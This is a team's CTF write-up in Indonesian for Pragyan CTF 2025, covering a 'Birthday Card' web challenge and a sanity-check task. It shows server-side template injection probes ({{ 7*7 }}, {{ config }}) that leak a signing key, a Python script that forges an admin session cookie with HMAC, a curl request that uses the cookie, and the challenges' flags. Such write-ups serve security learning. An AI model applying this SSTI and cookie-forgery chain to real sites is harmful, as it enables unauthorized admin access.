WRITE UP Pragyan CTF`25

ICC Pisang Epe


Disusun Oleh:

- Muh. Nadhiftamma Ayatilla A.P - .nadhif
- Andi Ghaniyatera Febriana Harfa Makkasau – giginaga
- Chelsea Elysia Chandean – chell07

DAFTAR ISI

WEB EXPLOITATION

1. Birthday Card



Pada soal ini kami diberi sebuah website serta source code python yang membuat website tersebut. Website tersebut adalah sebuah tempat untuk membuat surat, dimana kita akan diminta untuk memasukkan nama penulis, nama penerima, isi surat, dan penutup surat. Berikut ini adalah Langkah-langkah untuk mendapatkan flag dari web ini.


- **Memahami Endpoint**
  Dari script python yang diberikan kita tahu bahwa kita dapat mengakses flag dengan menambahkan endpoint "/admin/report" pada akhir url. Diketahui juga bahwa endpoint akan mengecek cookie yang Bernama "session", dan cookie disini diprediksi memiliki format "token.signature". dari script python juga kita bisa mengetahui bahwa "token" haruslah "admin" untuk mendapatkan flagnya

```python
@app.route("/admin/report")
def admin_report():
    auth_cookie = request.cookies.get("session")
    if not auth_cookie:
        abort(403, "Unauthorized access.")
    try:
        token, signature = auth_cookie.rsplit(".", 1)
        from app.sign import initFn
        signer = initFn(KEY)
        sign_token_function = signer.get_signer()
        valid_signature = sign_token_function(token)

        if valid_signature != signature:
            abort(403, f"Invalid token.")

        if token == "admin":
            return "Flag: p_ctf{redacted}"
        else:
            return "Access denied: admin only."
    except Exception as e:
        abort(403, f"Invalid token format: {e}")
```

- **Tes SSTI**
  Kami melakukan tes server side template injection (SSTI)dengan menginput {{ 7*7 }} pada salah satu kolom, dan saat kita klik "Generate Card", keluar angka 49 yang artinya website ini rentan terhadap serangan SSTI. Kami kemudian menginput {{ config }} pada salah satu kolom untuk mencari informasi terkait dengan web ini. Dan kami menemuan sebuah KEY yaitu "dsbfeif3uwf6bes878hgi"



- **Mencari Signature**
  Dengan bantuan AI china (deepseek<3) kami dapat mendapatkan signature dari informasi bahwa tokennya adalah admin, dan dari key yang barusan kita dapatkan. Dari program tersebut kami akan dapatkan
  Session Cookie: admin.dc92ab47061ce7a0922596817589737de0b8dde08e7fbe6c7772ad5f87ea9f0b

```python
import hmac
import hashlib

# The secret key you found
KEY = "dsbfeif3uwf6bes878hgi"

# The token you want to sign
token = "admin"

# Create a new HMAC object using the secret key and SHA-256 as the hash function
signer = hmac.new(KEY.encode(), digestmod=hashlib.sha256)

# Update the HMAC object with the token
signer.update(token.encode())

# Get the hexadecimal digest of the signature
signature = signer.hexdigest()

# Combine the token and signature to form the session cookie
session_cookie = f"{token}.{signature}"

print("Session Cookie:", session_cookie)
```


- **Memasukkan cookie**
  Terakhir kami sisa hanya memasukkan cookies kedalam website dimana saat itu kami menggunakan curl -b pada terminal dan muncullah flag :D

```
C:\Users\PERSONAL>curl -b "session=admin.dc92ab47061ce7a0922596817589737de0b8dde08e7fbe6c7772ad5f87ea9f0b" https://birthday.ctf.prgy.in/admin/report
Flag: p_ctf{S3rVer_STI_G0es_hArd}
```

Flag: p_ctf{S3rVer_STI_G0es_hArd}

SANITY CHECK

1. Sanity Check



Sesuai dengan namanya yaitu “sanity” alias kewarasan bisa dilihat bahwa flagnya sudah disediakan pada chall ini dan tinggal di-*input* (:

Flag: p_ctf{sane_enough}